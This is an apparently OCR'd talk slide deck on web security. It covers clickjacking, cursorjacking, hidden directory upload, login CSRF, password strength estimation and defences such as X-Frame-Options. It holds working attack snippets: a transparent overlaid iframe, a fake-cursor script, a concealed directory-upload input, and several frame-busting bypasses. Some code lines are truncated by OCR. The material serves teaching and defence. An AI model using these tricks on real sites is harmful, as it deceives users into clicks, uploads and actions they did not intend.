Unknown tales of web application security

Chris Varenhorst


Agenda

- UI redressing attacks
  - Clickjacking
  - Fake cursor
  - Oblivious directory upload
- CSRF on anonymous users
- ZXCVBN – Password strength estimation
- XSS tripwire

Clickjacking

- Just like car jacking…with mouse clicks!
- When you think you're clicking one thing, you're really doing something else
- First published in 2008

Exploit Process



Simple Example

IFRAME Code Example with language set to French:

```
<iframe allowtransparency="true" frameborder="0"
  src="//platform.twitter.com/widgets/follow_but
  style="width:300px; height:20px;"></iframe>
```

Opt-out of tailoring Twitter

Twitter buttons on your site can help us tailor content and suggesti
feature, set the optional `data-dnt` parameter to be `true`. Learn m

Follow @twitterapi 1.4M followers

```
<a href="https://twitter.com/twitterapi" class="
dnt="true">Follow @twitterapi</a>
<script>!function(d,s,id){var js,fjs=d.getElement
{js=d.createElement(s);js.id=id;js.src="//platfo
(document,"script","twitter-wjs");</script>
```

Configure your iFrame Follow Button


There are several properties which allow you to configure the Follow
default properties depends on your Follow Button implementation.

Query string parameter


Combination of innocent features

- `<iframe>`

- `opacity:0`



- Element overlay



Example Source Code

```
<h1> Click the balloon to pop it. </h1>
<img src="balloon.jpg"/>
</style>

<div style="width:15px;height:
15px;position:absolute;left:269px;top:611px;"
id='v'>

<iframe
src="http://www.google.com/search?q=dog+care"
style="
position:absolute;z-index:10;
opacity:0;
overflow:hidden;
width:1680px;height:885px;">

</iframe>
</div>
```

Absolutely positioned over balloon

iframe brings in outside content

Opacity makes frame invisible

“Advanced” clickjacking

- Use javascript to have the frame follow the mouse
- Convince users to type into form fields
- Convince users to click & drag
  - Steal content by dragging out of iframe into other sites
- Bust frame busting (later)


Demo


http://www.brown.edu/about/social/media/twitter

http://dl.dropboxusercontent.com/u/30273430/browndemos/followbutton-clickjack.html

http://dl.dropboxusercontent.com/u/30273430/browndemos/followbutton-clickjack-visible.html

Clickjacking in the wild

- Twitter: force users to 

- Flash: Force webcam approval 

- Ad/affiliate networks: Force users to click ads


Clickjacking gone wild

Clickjacking gone wild

- You have just clicked “Like” for 2 pages, and shared one on your Facebook wall

What you see


What’s on your wall



What web apps are exploitable?

Allows framing	• Non-existent or insufficient frame busting
Predictable URL	• URL must be predetermined and not contain a session or CSRF token
Single Click	• Single click leads to a desired action • Multiple clicks exploitable, but more difficult

Not so recent disclosure



Not so recent disclosure

API Authorize Button

One click gives you total control

Video

http://www.youtube.com/watch?v=owtAFd1q1Fw

Recent disclosure

- Obscure section in the OAuth specification
- Followed by
  - Google
  - Facebook
  - Twitter
  - Dropbox
  - Netflix
  - GitHub
  - (and no one else?)

Not so recent disclosure

- Obscure section in the OAuth specification
- Disclosed this to 13 “big” websites with OAuth APIs
- Fixed it:
  - Tumblr
  - Flickr
  - Foursquare
  - Twilio
  - Vimeo
  - Instagram
  - Etsy
  - Yahoo

Not so recent disclosure

- Obscure section in the OAuth specification
- Disclosed this to 13 “big” websites with OAuth APIs
- Fixed it:
  - Tumblr <---------- Ignored me then fixed it =(
  - Flickr
  - Foursquare <---------- gave me t-shirt and stickers!
  - Twilio <---------- gave me a track jacket!
  - Vimeo
  - Instagram
  - Etsy
  - Yahoo <---------- surprisingly prompt

Protection from Clickjacking

- Hardest part: awareness
- Prevent your content from being framed
- Frame busting javascript
  - Hard to do correctly
- Special HTTP headers


Good Frame Busting JS

```
<body style="display:none">
<script>
if (self == top) {
  var theBody = document.getElementsByTagName('body')[0];
  theBody.style.display = "block";
} else {
  top.location = self.location;
}
</script>
```

X-Frame-Options

- `X-Frame-Options: DENY` (or `SAMEORIGIN`)
- Header that instructs a browser to not allow framing

```
[chris@Quark:~]$ curl -I https://www.dropbox.com
Server: nginx
Date: Mon, 04 Feb 2013 23:45:25 GMT
Content-Type: text/html; charset=utf-8
Connection: keep-alive
strict-transport-security: max-age=2592000; includeSubDomains
x-server-response-time: 122
x-dropbox-request-id: d60b09cf919d2e82
pragma: no-cache
cache-control: no-cache
x-frame-options: DENY
X-DB-Host: sjc-nginx3
```



<rant>

Web servers should send `X-Frame-Options: SAMEORIGIN` out of the box

- SAMEORIGIN: like DENY, but allows framing form the same origin.
- Content should only be framed if you explicitly allow it to be

Unless you need to be iframed..

How do I remove clickjacking Likes from my timeline?

If you clicked on a link and your account automatically liked pages, you can remove these connections from your timeline. Just click on your **Likes** tab (below your cover photo), click **Edit** and delete any unwanted connections.

Was this answer helpful? Yes · No

Permalink · Share

facebook

Cursorjacking

- Hide a mouse cursor

```
<body style="cursor:none">
```

- Show a fake one somewhere else

```
$(document).bind('mousemove', function(e){
  $('#fake-cursor').css({
    left:  e.pageX + 400, //fake one 400px right
    top:   e.pageY
  });  });
```

- Profit!

Demo

http://dl.dropboxusercontent.com/u/30273430/browndemos/Fake-Mouse-Cursor/index.html

Cursorjacking

- Harder to detect than clickjacking
  - That's about it
- Solutions
  - user awareness
  - browser vendors could change the behavior of `cursor:none`

Oblivious directory uploading

- New feature: directory upload in chrome!

```
<input type="file" id="file_input" webkitdirectory>
```

- Hide it with `opacity:0` and put another button on it
- Select UI doesn't make it clear what's happening :-(
- Access files

```
$('#file_input').change(function() {
   for(var i in this.files) {
      console.log(this.files[i].name);
 }});
```

Demo

http://dl.dropboxusercontent.com/u/30273430/browndemos/directory-select.html

Oblivious directory uploading

- Can be very bad
- Solutions
  - User awareness
  - Chrome needs to make it more clear what's happening
  - ~~Limit styling of the <input> tag…~~
    - Relied on too heavily at this point

CSRF on Login

- **C**ross **S**ite **R**equest **F**orgery protection

```
<input type="hidden" name="csrf_token" value="o7HnMwa9"/>
```


- CSRF protection on login is important too!
  - Change the logged in user to one you control
  - Log them out (annoying)
  - Track that user's activity (bad!)
- So many sites are vulnerable :-(

Demo

http://dl.dropboxusercontent.com/u/30273430/browndemos/reddit-demo.html

Password strength estimation

- Password strength estimators are can you help you protect users from themselves
- Unfortunately…most are really bad.



	qwER43@!	Tr0ub4dour&3	correcthorsebatterystaple
zxcvbn	Weak	So-so	Great!
Dropbox (old)	Great!	Great!	So-so
Citibank	Medium	Strong	1 number required
Bank of America	(password not allowed)	(password not allowed)	(password not allowed)
Twitter	✓ Password is perfect!	✓ Password is perfect!	✓ Password is perfect!
PayPal	Weak	Strong	Weak
eBay	Strong	Strong	(password not allowed)
Facebook	•••••••• Password strength: **Strong**	•••••••••••• Password strength: **Strong**	•••••••••••••••••••••••••• Password strength: Weak
Yahoo!	Very strong	Very strong	Weak

UNCOMMON (NON-GIBBERISH) BASE WORD

ORDER UNKNOWN

Tr0ub4dor&3

CAPS?

COMMON SUBSTITUTIONS

NUMERAL

PUNCTUATION

(YOU CAN ADD A FEW MORE BITS TO ACCOUNT FOR THE FACT THAT THIS IS ONLY ONE OF A FEW COMMON FORMATS.)

~28 BITS OF ENTROPY

2^{28} = 3 DAYS AT 1000 GUESSES/SEC

(PLAUSIBLE ATTACK ON A WEAK REMOTE WEB SERVICE. YES, CRACKING A STOLEN HASH IS FASTER, BUT IT'S NOT WHAT THE AVERAGE USER SHOULD WORRY ABOUT.)

DIFFICULTY TO GUESS:

EASY

WAS IT TROMBONE? NO, TROUBADOR. AND ONE OF THE Os WAS A ZERO?

AND THERE WAS SOME SYMBOL...

DIFFICULTY TO REMEMBER:

HARD

correct horse battery staple


FOUR RANDOM COMMON WORDS

~44 BITS OF ENTROPY

2^{44} = 550 YEARS AT 1000 GUESSES/SEC

DIFFICULTY TO GUESS:

HARD



DIFFICULTY TO REMEMBER:

YOU'VE ALREADY MEMORIZED IT

ZXCVBN

- Open source project from Dropbox
- "Realistic" password strength estimation
- Assume attackers knows the pattern of your password, and then estimates the entropy
  - Keyboard spatial patterns
  - Common words/names/passwords
  - Letter substitutions

Demp

https://dl.dropboxusercontent.com/u/209/zxcvbn/test/index.html

XSS tripwire

- Javascript lets you redefine common functions
- What's the first thing you do when find an XSS vulnerability?
  - `alert('XSS');`
- Lots of false positives, but a few real ones found.

```
realAlert = window.alert;
window.alert = function(msg) {
    LogToServer(msg, window.location, getStackTrace());
    realAlert(msg);
}
```

Conclusion

- Security is hard
- There's not enough awareness around UI Redressing attacks
- Things aren't secure out of the box

Learn More/References

- http://seclab.stanford.edu/websec/csrf/csrf.pdf
- http://www.contextis.com/resources/white-papers/clickjacking/
- http://w2spconf.com/2010/papers/p27.pdf
- https://www.owasp.org/index.php/Clickjacking
- https://github.com/jackshepherd/Fake-Mouse-Cursor
- http://www.slideshare.net/kkotowicz/html5-something-wicked-this-way-comes-hack-in-paris

Busting Frame Busting

Double Framing

VICTIM

```
<script>
if (top.location != self.location) {
  top.location = self.location;
}
</script>
```

ATTACKER

```
<iframe src=”ATTACKER2.html">
```

ATTACKER2.html

```
<iframe src="http://www.victim.com">
```

Busting Frame Busting

Location Clobbering

VICTIM

```
<script>
If (top.location != self.location) {
  top.location = self.location;
}
</script>
```

ATTACKER

```
<script>
window.defineSetter("location”, function(){});
</script>
```

Busting Frame Busting

XSS Protection Exploiting

VICTIM

```
<script>
if(top != self) {
    top.location = self.location;
}
</script>
```

ATTACKER

```
<iframe src="http://www.victim.com/?v=<script>if">
```

Busting Frame Busting

204 No-Content Request Flushing

VICTIM

```
<script>
if(top != self) {top.location = self.location;}
</script>
```

ATTACKER

```
var killbust= 0;
window.onbeforeunload = function() { killbust++ }
setInterval( function() {
    if(killbust > 0){
    killbust = 2;
    window.top.location = 'http://nocontent204.com'}},
1);<iframe src="http://www.victim.com">
```

Busting Frame Busting

Just ask nicely

VICTIM

```
<script>
if(top != self) {top.location = self.location;}
</script>
```

ATTACKER

```
<script>
window.onbeforeunload = function() {
    return "Are you really sure you want to leave??";
}
</script>
<iframe src="http://www.victim.com">
```

Busting Frame Busting

Disable javascript

VICTIM

```
<script>
if(top != self) {top.location = self.location;}
</script>
```

ATTACKER

```
//In IE 8+
<iframe
src="http://www.victim.com" security="restricted">
</iframe>

//In Chrome
<iframe src="http://www.victim.com" sandbox></iframe>
```